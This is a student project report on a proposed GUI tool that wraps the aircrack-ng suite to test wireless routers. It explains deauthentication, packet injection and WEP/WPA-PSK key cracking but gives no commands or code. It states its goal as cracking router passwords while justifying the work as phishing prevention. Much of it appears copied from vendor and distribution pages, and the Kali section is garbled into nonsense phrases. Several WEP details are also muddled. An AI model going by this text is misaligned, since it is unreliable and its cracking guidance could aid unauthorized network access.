



WIRELESS ROUTER SECURITY AND VULNERABILITY CHECKER

1S.Ashwin, 2K.Deena, 3S.Subash

1Student, 2Student, 3Student

1Dr.M.G.R. Educational and Research Institute,

2Dr.M.G.R. Educational and Research Institute,

3Dr.M.G.R. Educational and Research Institute

ABSTRACT

In order to prevent phishing, a new graphical tool defined to check the wireless router security and vulnerability in order to avoid unauthorized access by hackers. In the existing projects & works there are many programmers and researchers who use different commands manually and one by one. To make it simple and easy we have created a new graphical tool for this purpose. It combines both Airmon-ng, Airodump-ng, Aireplay-ng and Air crack-ng. By running this tool will assert the wireless router and report the Net admin that the router is secured or not.

CHAPTER 1

INTRODUCTION

INTRODUCTION

A new graphical tool defined to check the wireless router security and vulnerability in order to avoid unauthorized access by hackers. In the existing projects& works there are many programmers and researchers who use different commands manually and one by one. To make it simple and easy we have created a new graphical tool for this purpose. It combines both Airmon-

ng and Aircrack-ng. This tool will assert the wireless router and report the Net admin that the router is secured or not.

Airmon-ng is included in the aircrack-ng package and is used to enable and disable monitor mode on wireless interfaces. It may also be used to go back from monitor mode to managed mode.

Airodump-ng is used for packet capturing of raw 802.11 frames and is particularly suitable for collecting WEP IVs (Initialization Vector) for the intent of using them with aircrack-ng. If you have a GPS receiver connected to the computer, airodump-ng is capable of logging the coordinates of the found access points. Additionally, airodump-ng writes out several files containing the details of all access points and clients seen. Before running airodump-ng, you may start the airmon-ng script to list the detected wireless interfaces. It is possible, but not recommended, to run Kismet and airodump-ng at the same time.

Aireplay-ng is used to inject frames. The primary function is to generate traffic for the later use in aircrack-ng for cracking the WEP and WPA-PSK keys. There are different attacks which can cause deauthentications for the purpose of capturing WPA handshake data, fake authentications, Interactive packet replay, hand-crafted ARP request injection and ARP-request reinjection. With the packet forge-ng tool it's possible to create arbitrary frames. Most drivers need to be patched to be able to inject, don't forget to read Installing_drivers.

Aircrack-ng is a complete suite of tools to assess WIFI network security.

- It focuses on different areas of WIFI security:
- Monitoring: Packet capture and export of data to text files for further processing by third party tools.
- Attacking: Replay attacks, deauthentication, fake access points and others via packet injection.
- Testing: Checking WIFI cards and driver capabilities (capture and injection).
- Cracking: WEP and WPA PSK (WPA 1 and 2).

All tools are command line which allows for heavy scripting. A lot of GUIs have taken advantage of this feature. It works primarily Linux but also Windows, OS X, FreeBSD, OpenBSD, NetBSD, as well as Solaris and even eCom Station 2.

Other Modules

- Airodump-ng supports setting HT40+/HT40- channels and now displays 802.11n and 802.11ac rates.
- Created WPA Enterprise WPE patches for HostAPd and Free radius
- Support to export to HCCAPx for Hashcat v3.6+
- Added Air_ventriloquist-ng, a tool from Caesurus.
- Airmon-ng supports setting Nexmon devices in/out of monitor mode on Kali

Check out our changelog for more details. Longest since 1.2-beta1

The theme of project is by extracting the router address and hacking the password to stream the information through **WICRACK** tool. The other tools used in this project are airmon-ng, airodump, aireplay, aircrack-ng. instead of using command line GUI (Graphical User Interface) is used in this project for user interaction.

CHAPTER 2

SYSTEM ANALYSIS

2.1 Problem Definition

“A Software Tool to Check Wireless Router Security”

Phishing is a type of social engineering attack often used to steal user data, including login credentials and credit card numbers. It occurs when an attacker, masquerading as a trusted entity, dupes a victim into opening an email, instant message, or text message. The recipient is then tricked into clicking a malicious link, which can lead to the installation of malware, the freezing of the system as part of a ransomware attack or the revealing of sensitive information.

An attack can have devastating results. For individuals, this includes unauthorized purchases, the stealing of funds, or identify theft.

Moreover, phishing is often used to gain a foothold in corporate or governmental networks as a part of a larger attack, such as an advanced persistent threat (APT) event. In this latter scenario, employees are compromised in order to bypass security perimeters, distribute malware inside a closed environment, or gain privileged access to secured data.

An organization succumbing to such an attack typically sustains severe financial losses in addition to declining market share, reputation, and consumer trust. Depending on scope, a phishing attempt might escalate into a security incident from which a business will have a difficult time recovering.

2.2 Existing System

In the existing system they used only the manual implementations of the following commands one by one which involves the laborious process and more care are to be considered in handling these commands and also this can be done by only the domain knowledge person.

1. airmon-ng: starts/stops the wireless network card in monitor mode.
2. airodump-ng: wireless sniffing tool used to discover WEP enabled network and capture raw 802.11 frames.

3. aireplay-ng: generates and injects packets into the network (not necessary in WEP cracking).
4. aircrack-ng- WEP key cracker using collected unique IVs.

2.3 Proposed System

The fraudulent practice of sending emails to steal the personal information, such as email, passwords and credit card numbers from reputed companies is to be stopped/avoided.

As wireless networks are becoming the most rapidly spread technology, it is necessary to increase the wireless security and prevent phishing.

A software tool to check wireless router security to prevent from phishing.

2.4 Literature Review

WHAT IS A WIRELESS NETWORK?

When the term 'wireless network' is used today, it usually refers to a wireless local area network (WLAN). A WLAN connects computers together through radio technology using standard network rules or protocols, but without the use of cabling to connect the computers together.

A WLAN can be installed as the sole network in a school or building. However, it can also be used to extend an existing wired network to areas where wiring would be too difficult or too expensive to implement, or to areas located away from the main network or building. The most obvious difference between wireless and wired networks, therefore, is that the latter uses some form of cable to connect computers together. A wireless network does not need cable to form a physical connection between computers. Wireless networks can be configured to provide the same network functionality as wired networks, ranging from simple peer-to-peer configurations to large-scale infrastructures accommodating hundreds of users.

Wireless Network Components

There are certain parallels between the equipment used to build a WLAN and that used in a traditional wired LAN. Both networks require a network interface card (NIC) that is either built-in to or added to a handheld, laptop or desktop computer. There are two main types of plug-in card available: PCMCIA which is inserted into the relevant slot in the side of a laptop and PCI which is inserted into one of the internal slots in a desktop computer. Wireless NICs contain an in-built antenna to connect with the network. In a wireless network, an 'access point' (AP) has a similar function to the switch in wired networks. It broadcasts and receives signals to and from the surrounding computers via their wireless NICs. It is also the point where a wireless network can be connected into an existing wired network.

Wireless Network Configurations

Wireless networks can be configured in ad hoc or infrastructure mode using access points.

Ad Hoc Configuration

This is the most basic wireless network configuration and is the equivalent of a wired peer-to-peer network. This arrangement requires nothing more than wireless NICs in each of the connecting computers which associate through use of a common network name. However, the range of this configuration is limited and administration becomes an issue with more than just a few nodes. Thus, ad hoc configurations should only be used for the smallest of wireless networks where scalability and security are unimportant.

Infrastructure Configuration using Access Point(s)

With the installation of an access point, the range over which the network is accessible increases to approximately 150m indoors and 350m outdoors (optimum performance within 30m indoors). It is possible for an access point to support up to 30 clients, but in practice more access points are needed to support large numbers of wireless PCs. Access points are connected together via a wired LAN. The access point can also act as a bridge, allowing the wireless network to connect to a wired network.

In a situation where users need to be mobile and still retain their connection to the network, the coverage provided by the access points should overlap. As the user moves from one area of coverage to another, the network connection is transferred from one access point to the next, without the user noticing.

Two other pieces of equipment may be required to support a wireless LAN Extension points which act as wireless relays extend the range of an access point Directional antennae may be used as a means of connecting two separate buildings so that the network is shared between buildings.

Benefits and Educational Uses

- Installation time and costs are significantly reduced.
- Network is accessible in places where wiring would have been difficult.
- The space over which a wireless network operates is not planar but spherical providing access in rooms above or below the access point in a multi-level site without the need for additional infrastructure.
- Teachers and students can have continuous access to the network, even as they move with their equipment from class to class.
- Computers fitted with wireless network cards can be placed on trolleys and moved from location to location within a school in order to facilitate group work, sharing of files, printers and Internet access.

- Wireless range can be extended beyond the main school building to allow students and teachers use wireless devices to gather and record data outside, e.g. as part of a science experiment or individual performance data from a PE class. WIFI

High Gain Wireless USB Adapter

Wireless N USB Adapter TL-WN722N allows you to connect a desktop or notebook computer to a wireless network and access high-speed Internet connection. Complies with IEEE 802.11n, they provide wireless speed up to 150Mbps, which is beneficial for the online gaming or even video streaming. Also, wireless security encryption could be established simply at a push of QSS (Quick Setup Security) button, preventing the network from outside threats.

Wireless N -Speed & Range

Base on the IEEE 802.11n technology, TL-WN722N shows more excellent abilities of mitigating data loss over long distances and through obstacles in a small office or a large apartment, even in a steel- and- concrete building. Compared with legacy 54M products, TL-WN722N delivers performance enhancements, allowing you to have a more joyful surfing experience, including sharing files, watching streaming media.

ROUTER

INTRODUCTION

A Router is a computer, just like any other computer including a PC. Routers have many of the same hardware and software components that are found in other computers including:

- CPU
- RAM
- ROM
- Operating System

Router is the basic backbone for the Internet. The main function of the router is to connect two or more than two networks and forwards the packet from one network to another. A router connects multiple networks. This means that it has multiple interfaces that each belong to a different IP network. When a router receives an IP packet on one interface, it determines which interface to use to forward the packet onto its destination. The interface that the router uses to forward the packet may be the network of the final destination of the packet (the network with the destination IP address of this packet), or it may be a network connected to another router that is used to reach the destination network.

A router uses IP to forward packets from the source network to the destination network. The packets must include an identifier for both the source and destination networks. A router uses the IP address of the destination network to deliver a packet to the correct network. When the packet arrives at a router connected to the destination network, the router uses the IP address to locate the specific computer on the network.

Routing and Routing Protocols:

The primary responsibility of a router is to direct packets destined for local and remote networks by:

- Determining the best path to send packets
- Forwarding packets toward their destination

The router uses its routing table to determine the best path to forward the packet. When the router receives a packet, it examines its destination IP address and searches for the best match with a network address in the router's routing table. The routing table also includes the interface to be used to forward the packet. Once a match is found, the router encapsulates the IP packet into the data link frame of the outgoing or exit interface, and the packet is then forwarded toward its destination.

Static Routes:

Static routes are configured manually; network administrators must add and delete static routes to reflect any network topology changes. In a large network, the manual maintenance of routing tables could require a lot of administrative time. On small networks with few possible changes, static routes require very little maintenance. Static routing is not as scalable as dynamic routing because of the extra administrative requirements. Even in large networks, static routes that are intended to accomplish a specific purpose are often configured in conjunction with a dynamic routing protocol.

When to use static Routing?

A network consists of only a few routers. Using a dynamic routing protocol in such a case does not present any substantial benefit. On the contrary, dynamic routing may add more administrative overhead.

A network is connected to the Internet only through a single ISP. There is no need to use a dynamic routing protocol across this link because the ISP represents the only exit point to the Internet.

A large network is configured in a hub-and-spoke topology. A hub-and-spoke topology consists of a central location (the hub) and multiple branch locations (spokes), with each spoke

having only one connection to the hub. Using dynamic routing would be unnecessary because each branch has only one path to a given destination through the central location.

Connected Routes:

Those network that are directly connected to the Router are called connected routes and are not needed to configure on the router for routing. They are automatically routed by the Router.

Dynamic Routes:

Dynamic routing protocol uses a route that a routing protocol adjusts automatically for topology or traffic changes.

Non-adaptive routing algorithm When a ROUTER uses a non-adaptive routing algorithm it consults a static table in order to determine to which computer it should send a PACKET of data. This is in contrast to an ADAPTIVE ROUTING ALGORITHM, which bases its decisions on data which reflects current traffic conditions (Also called static route)

Adaptive routing algorithm When a ROUTER uses an adaptive routing algorithm to decide the next computer to which to transfer a PACKET of data, it examines the traffic conditions in order to determine a route which is as near optimal as possible. For example, it tries to pick a route which involves communication lines which have light traffic. This strategy is in contrast to a NON-ADAPTIVE ROUTING ALGORITHM. (Also called Dynamic route)

Routing Protocol:

A routing protocol is the communication used between routers. A routing protocol allows routers to share information about networks and their proximity to each other. Routers use this information to build and maintain routing tables.

Autonomous System:

An AS is a collection of networks under a common administration that share a common routing strategy. To the outside world, an AS is viewed as a single entity. The AS may be run by one or more operators while it presents a consistent view of routing to the external world. The American Registry of Internet Numbers (ARIN), a service provider, or an administrator assigns a 16bit identification number to each AS.

Dynamic Routing Protocol:

1. Interior Gateway protocol (IGP)

I). Distance Vector Protocol

II). Link State Protocol

2. Exterior Gateway Protocol (EGP)

Interior gateway protocol (IGP):

Within one Autonomous System. **Exterior Routing Protocol(EGP):** Between the Autonomous System. Example BGP (Boarder gateway protocol)

Metric:

There are cases when a routing protocol learns of more than one route to the same destination. To select the best path, the routing protocol must be able to evaluate and differentiate between the available paths. For this purpose, a metric is used. A metric is a value used by routing protocols to assign costs to reach remote networks. The metric is used to determine which path is most preferable when there are multiple paths to the same remote network.

Each routing protocol uses its own metric. For example, RIP uses hop count, EIGRP uses a combination of bandwidth and delay, and Cisco's implementation of OSPF uses bandwidth.

WIRELESS SECURITY

WIRELESS SECURITY ENCRYPTION ALGORITHM

Wired Equivalent Privacy (WEP) is better known as Wireless Encryption Protocol. The protocol was designed for offering security to wireless networks. WEP was initially built to offer almost the same level of security to the wireless networks as other protocols offer to the wired ones. It offers a widely supported security base for your networks but most of them are still susceptible as WEP is often disabled on local wireless systems. Though widely used, the Wireless Encryption Protocol or WEP, is not fully secure.

Even on networks that have active wireless encryption protocol, the chances of being compromised are high. Experienced hackers can easily break into the WEP security systems. Most of the modern wireless devices such as wireless routers, wireless Internet modems etc. carry the provision of using the protocol to offer a minimum level of protection.

Beginning the decade 2000, there was a rise in software capable of decrypting the WEP security. To counter this, IEEE came up with Wi-Fi protected access. This is popularly known as WPA. Soon after, another advancement of WPA was released under the name of WPA2. Though the WPA is based on the weaknesses of WEP, there is much difference among WEP, WPA, and WPA2. To be more precise, WPA is more oriented towards Wi-Fi connections and hotspots while WEP is concerned with the low-level protection of data travelling through the different devices on any type of wireless network. These include routers, wireless data cards, and Wi-Fi devices as well.

Summarizing the difference in these protocols, WPA and WPA2 offer better protection to Wi-Fi connections while WEP is concerned with all kinds of wireless network components. If you cannot

implement WPA2 or WPA on a network device, you can still use WEP to get minimal protection against eavesdropping (type of hacking).

Wired Equivalent Privacy (WEP)

The Wired Equivalent Privacy (WEP) was designed to provide the security of a wired LAN by encryption through use of the RC4 algorithm with two side of a data communication.

WEP try to use from four operations to encrypt the data (plaintext). At first, the secret key used in WEP algorithm is 40-bit long with a 24-bit Initialization Vector (IV) that is concatenated to it for acting as the encryption/decryption key. Secondly, the resulting key acts as the seed for as Pseudo-Random Number Generator (PRNG). Thirdly, the plaintext throws in an integrity algorithm and concatenate by the plaintext again. Fourthly, the result of key sequence and ICV will go to RC4 algorithm. A final encrypted message is made by attaching the IV in front of the Cipher text. Now in —Fig. 3ll define the objects and explain the detail of operations.

WEP try to use from five operations to decrypt the received side (IV+ Cipher text). At first, the Pre-Shared Key and IV concatenated to make a secret key. Secondly, the Cipher text and Secret Key go to in CR4 algorithm and a plaintext come as a result. Thirdly, the ICV and plaintext will separate. Fourthly, the plaintext goes to Integrity Algorithm to make a new ICV (ICV ') and finally the new ICV (ICV _) compare with original ICV. In —Fig. 4ll you can see the objects and the detail of operations schematically:

Initialization Vector (IV):

Initialization Vector is a randomly bits that size of it depends on the encryption algorithm and is normally as large as the block size of the cipher or as large as the Secret key. The IV must be known to the recipient of the encrypted information to be able to decrypt it that in WEP algorithm does this by transmitting the IV along with the packet. For two different lengths (64, 128 bit) of keys IV is 24-bit.

Pre-Shared Key:

Pre-Shared Key is a simple 5- or 13-character password that is shared between the access point and all wireless network users. This key is available by administrator a bye system auto generation. For the 64-bit key the length of secret key is 40 bits and for 128-bit key the length is 104 bits.

PRIG:

In WEP defined a method to create a unique secret key for each packet using the 5- or 13-characters of the pre-shared key and three more pseudo-randomly selected characters picked by the wireless hardware (IV). For example, our Pre-shared key is "ARASH". This word would then be merged with "AHL" as IV to create a secret key of "AHLARASH", which would be used in encryption operations of packet. The next packet would still use "ARASH" but concatenate it this time with "ARA" to create a new secret key of "ARAARASH". This process would randomly continue during the transmission of data.

ICV & Integrity Algorithm (CRC-32):

ICV & Integrity Algorithms one of hashing algorithm and it is abbreviated of "Cyclic Redundancy Code". CRCs is a family of algorithms and CRC32 is one certain member of this family (other members are CRC16, XMODEM...) that 32 represent the length of checksum in bits (= 4Byte). The "CRC" term is reserved for algorithms that are based on the "polynomial" division idea. The base of the idea to compute the checksum in all CRC algorithms is the same.

RC4:

RC4 that is not specific to WEP; it is a random generator, also known as a key stream generator or a stream cipher and was developed in RSA Laboratories in 1987. RC4 works by logically XORing the key to the data. In the fig.3you can see the operation of RC4 simply:

PHISHING

Phishing is a form of cybercrime that aims to deceive users into providing personal and/or financial information or to send money directly to the attacker. A phishing attack is generally initiated via some form of message which includes a link to a deceptive domain name which appears to be a legitimate site but is actually controlled by the attacker. The term phishing was first used in 1996 and phishing has continued to grow and evolve since.

Problem Description Phishing relies on a masquerade where attackers disguise themselves as someone else and, based on the reputation and human level relationships with the target, try to uncover information. Some argue that phishing is a social science problem because the attacker uses social engineering tools to exploit the victim. Others would counter this argument by noting that it requires technical knowledge of the system that victim is using, bypassing the security measures, and making your message look credible in order to gain victim's attention. For classifying the attack vector, we look at the problem through both social engineering as well as technical perspectives.

A typical phishing attack consists of three key components: lure, hook, and catch.

□ The lure is most commonly an email message that appears to be from a legitimate organization such as a bank or internet service provider the message contains a link to the hook. The hook is often hidden by obfuscating the URL.

□ The hook is a website that mimics the site of the legitimate institution which the victim or phish is willing to divulge confidential information to.

□ The catch involves the phisher making use of the collected information. Social engineers exploit curiosity, fear, and empathy factors plus traditional phishing techniques to trick the users into becoming phishing victims.

□ Curiosity is the desire to stay informed. It can be exploited by sending an e-mail that might contain a link to watch a video about the latest news stories. The destination link will then lead the user to a malicious site.

□ The Fear tactic is used to persuade the users to act in a certain way by instilling fear. For example, an email purportedly from the bank telling user to validate his/her information because his/her account might have been breached could cause the user to enter personal information in a malicious site. Similarly, a user might be asked to verify a nonexistent charge to an account or that attempts had been made to log in to the account.

- To exploit Empathy towards others, hackers generally impersonate a friend or relative, claiming a dire need for money or exploit a tragedy such as. the earthquake and tsunami in Japan. A phishing attack typically employs a number of technical tricks to make it more convincing.

These include:

- Using trademarks, logos and images associated with the organization the phisher wants the victim to believe is the originator of the message. Many victims do not realize how easily these can be copied
- In some cases, the phishing email has actually included the advice that users should not click on email links. This does make the message look more authentic and clearly many users will click on embedded links anyway.
- Email spoofing to change the apparent sender of the message. Most victims do not realize how trivial it is to spoof an email address.
- URL hiding and encoding
- It is even more convincing if the message originates from someone the user knows. Phishing attacks cover a diverse range of techniques. One troubling development is the increase in Spear phishing, email targeted at particular individuals or groups, rather than spamming random users. Spear phishing is generally preceded by the attacker researching the potential victims and setting. The attacker can then send a message appearing to be from a legitimate source. Spear-phishing is also being used against high-

level targets, such as corporate executives or government officials, in a type of attack called “whaling” Social media may be used for research on victims. In one study 72 percent of users responded to a forged phishing email appearing to be from friends.

In clone phishing a previously delivered legitimate email is used to clone a malicious email. The malicious email will typically contain a link to the phisher’s website. Such links are often obfuscated by either by substituting similar characters such as 0 (zero) for O (capital o) or by using Unicode UTF-8 characters encoded as escape sequences.

Malware-Based phishing refers to attacks that result in installing and running malicious software on users' computers. Generally, malware is introduced as an email attachment which is downloadable. Malware commonly installed in phishing attacks includes key loggers and screen grabbers, spyware that captures and logs keyboard input or screen displays and sends information to the phisher. In other cases, control of the victim’s computer is the goal of the attack. The computer can then be used for further phishing attacks particularly on the victim’s acquaintances, to send spam or participate in a denial of service attack.

Malware can also be used for Session Hijacking where a user's online activities are monitored until an authenticated session with a particular account is established. Once the connection is established, the malicious software takes over and can perform unauthorized actions, such as transferring funds, without the user's knowledge.

Phishing attacks often direct users towards Web Trojans or clone websites which operate when users are trying to login. These Trojans can capture credentials and send them to the phisher. The sites may will typically include copied graphics and may even include realistic appearing SSL padlocks and third-party verification services.

In Search Engine Phishing hackers create bogus websites and get search engines to index them. A search through a search engine guides victim to these bogus sites where they might end up giving personal information while believing they are accessing the genuine site. There are black hat search engine optimization kits available that can quickly enable a bogus site to rise in search engine rankings. Nonetheless, given the time lag between when a website is created and when it is accessed this is typically employed to direct users at malicious sites.

Several types of attacks are directed at the user’s computer or internet connection rather than the user. These include system reconfiguration attacks and pharming. These are purely technological attacks that don’t involve social engineering and it is questionable whether they should really be considered phishing.

System Reconfiguration Attacks modify settings on a user's PC for malicious purposes. For example: URLs in a favorites file might be modified to direct users to look alike websites. For example: a bank website URL may be changed from "bankofabc.com" to

"bancofab.com" which might be authenticated by a new root certificate installed on the user's computer.

DNS-Based Phishing ("Pharming") modifies host files, which are used to subvert the Domain Name System (DNS). In this scheme the host files on a victim's computer or DNS used for searches are tampered with. As a result, requests for URLs or name service return a bogus address and subsequent communications are directed to a fake site. As a result, users can enter potentially confidential information to bogus sites.

User Education: Since the user's capability and analytical skills while using the electronic communication channels hold a pivotal position in phishing attack recognition, a strong emphasis is given to user training and education. It is worth noting that phishing attacks normally are at the peak of their effectiveness during the initial few hours of the attack. Since phishing attacks normally target multiple users from the same or different organizations, sharing knowledge in alerting others of the phishing attacks becomes as important of a matter as attack recognition itself.

Software/technological enhancement: Various anti spamming software is sold in the market that claim high success rates of filtering spam messages. In reality, they might be successful in filtering out the infamous "Nigeria Prince Scams" but yield to more sophisticated phish-craft. Firewalls and filters are effective in fixed source spam communication which may be handled by blocking sources and maintaining blacklists but the modern-day phishing environment is more complex

Process Engineering: The knowledge learnt from phishing can help fine tune business processes and eliminate authentication loopholes in procedures. The business processes should be engineered in a way that appropriate checks and balances are kept in place and user's informed judgment is backed up by the process level support, multiple checks in a distributed chain of command, online and offline verification, preemptive and postemptive supply chain is enforced etc.

PARROT SEC OS

An important part of any operating system is documentation, the technical manuals that describe the operation and use of programs. As part of its efforts to create a high-quality free operating system, the parrot is making every effort to provide all of its users with proper documentation in an easily accessible form.

The documentation is still being written, and all the parrot users are invited to contribute to the creation and translation of this portal.

Getting started with Debian

The parrot project is based on top of the testing branch of Debian GNU/Linux, then most of the Debian documentation is valid for parrot too.

The following is a list of good Debian resource every parrot user should know

- The Debian Administrator's Handbook the comprehensive user manual
- Debian Reference, a terse user's guide with the focus on the shell command line
- The Debian Wiki

What is parrot Sec OS

Parrot is a GUN/Linux distribution based on Debian and focused on penetration Testing, Digital Forensics, Programming and Privacy protection.

What is Kali Linux?

Kali Linux is an advanced Penetration Testing and Security Auditing Linux distribution.

Kali Linux Features

Kali is a complete re-build of Back Track Linux, adhering completely to Debian development standards. All-new infrastructure has been put in place, all tools were reviewed and packaged, and we use Git for our VCS.

More than 300 penetration testing tools: After reviewing every tool that was included in Back Track, we eliminated a great number of tools that either did not work or had other tools available that provided similar functionality. Free And always will be: Kali Linux, like its predecessor, is completely free and always will be. You will never, ever have to pay for Kali Linux.

Open source Git tree: We are huge proponents of open source software and our development tree is available for all to see and all sources are available for those who wish to tweak and rebuild packages. FHS compliant: Kali has been developed to adhere to the File System Hierarchy Standard, allowing all Linux users to easily locate binaries, support files, libraries, etc. Vast wireless device support: We have built Kali Linux to support as many wireless devices as we possibly can, allowing it to run properly on a wide variety of hardware and making it compatible with numerous USB and other wireless devices. Custom kernel patched for injection: As penetration testers, the development team often needs to do wireless assessments so our kernel has the latest injection patches included.

Secure development environment: The Kali Linux team is made up of a small group of trusted individuals who cannily commit packages and interact width here positroids while using multi pleasure protocols. GPG signed packages and repos: All Kali packages are signed by each individual developer when they are built and committed and the repositories subsequently sign the packages as well. Multi-language: Although pretesting too lasted to be written in English, we have ensured that Kali has true multilingual support, allowing more users to operate in their native

language and locate the tools they need for the job. Completely customizable: We completely understand that not everyone will agree with our design decisions so we have made it as easy as possible for our more adventurous users to customize KaliLinux to their liking, all the way down to the kernel. ARMEL and ARMHF support: Since ARM-based systems are becoming more and more prevalent and inexpensive, we knew that Kali's ARM support would need to be acrobats we could manage, resulting in working installations for both ARMEL and ARMHF systems. Kali Linux has ARM repositories integrated with the mainline distribution so tools for ARM will be updated in conjunction with the rest of the distribution. Kali is currently available for the following ARM devices: rk3306 mk/ss808 Raspberry Pi

ODROID U2/X2 Samsung Chrome book EfikaMX Beagle bone Black CuBox Galaxy Note 10.1

Kali is specifically tailored to penetration testing and therefore, all documentation on this site assumes prior knowledge of the Linux operating system.

Should I Use Kali Linux? Differences Between Kali Linux and Debian

Kali Linux is geared towards professional penetration testing and security auditing. As such, several core changes have been implemented in Kali Linux which reflect these needs:

1. Single user, root access by design: Due to the nature of security audits, Kali linux is designed to be used in a "single, root user" scenario.
2. Network services disabled by default: Kali Linux contains sylvanite hooks which disable network services by default. These hooks allow us to install various services on KaliLinux, while ensuring that our distribution remains secure by default, no matter what packages are installed. Additional services such as Bluetooth are also blacklisted by default.
3. Custom Linux kernel: Kali Linux uses an upstream kernel, patched for wireless injection.

Is Kali Linux Right for You?

As the distribution developers, one would likely expect us to recommend that everyone use Kali Linux. The fact of the matter is however, that Kali is a Linux distribution specifically geared towards professional penetration testing and security auditing and as such, it is NOT a recommended distribution for those unfamiliar with Linux.

In addition, misuse of security tools within you network, particularly without permission, may cause irreparable damage and result in significant consequences.

CHAPTER 3

REQUIREMENT SPECIFICATION

REQUIREMENT SPECIFICATION

3.1 Hardware Specification

- A Computer with intel i3 processor
- 4 Gb ram
- 500 Hard Disk
- An external Wi-Fi HIGH GAINER is recommended

3.2 Software Specification

- Parrot Sec OS ver.3.11
- air crack-ng utility
- Air mon-ng utility
- Air reply-ng utility

CHAPTER 4

DESIGN AND IMPLEMENTATION

4.1 Architecture Diagram




Fig. 1: Architecture Diagram

4.2 Use Case Diagram




Fig. 2: Use Case Diagram

4.3 Sequence Diagram




Fig. 3: Sequence Diagram

4.4 Collaborative Diagram




Fig. 4: Collaborative Diagram

CHAPTER 5

TESTING

5.1 Introduction

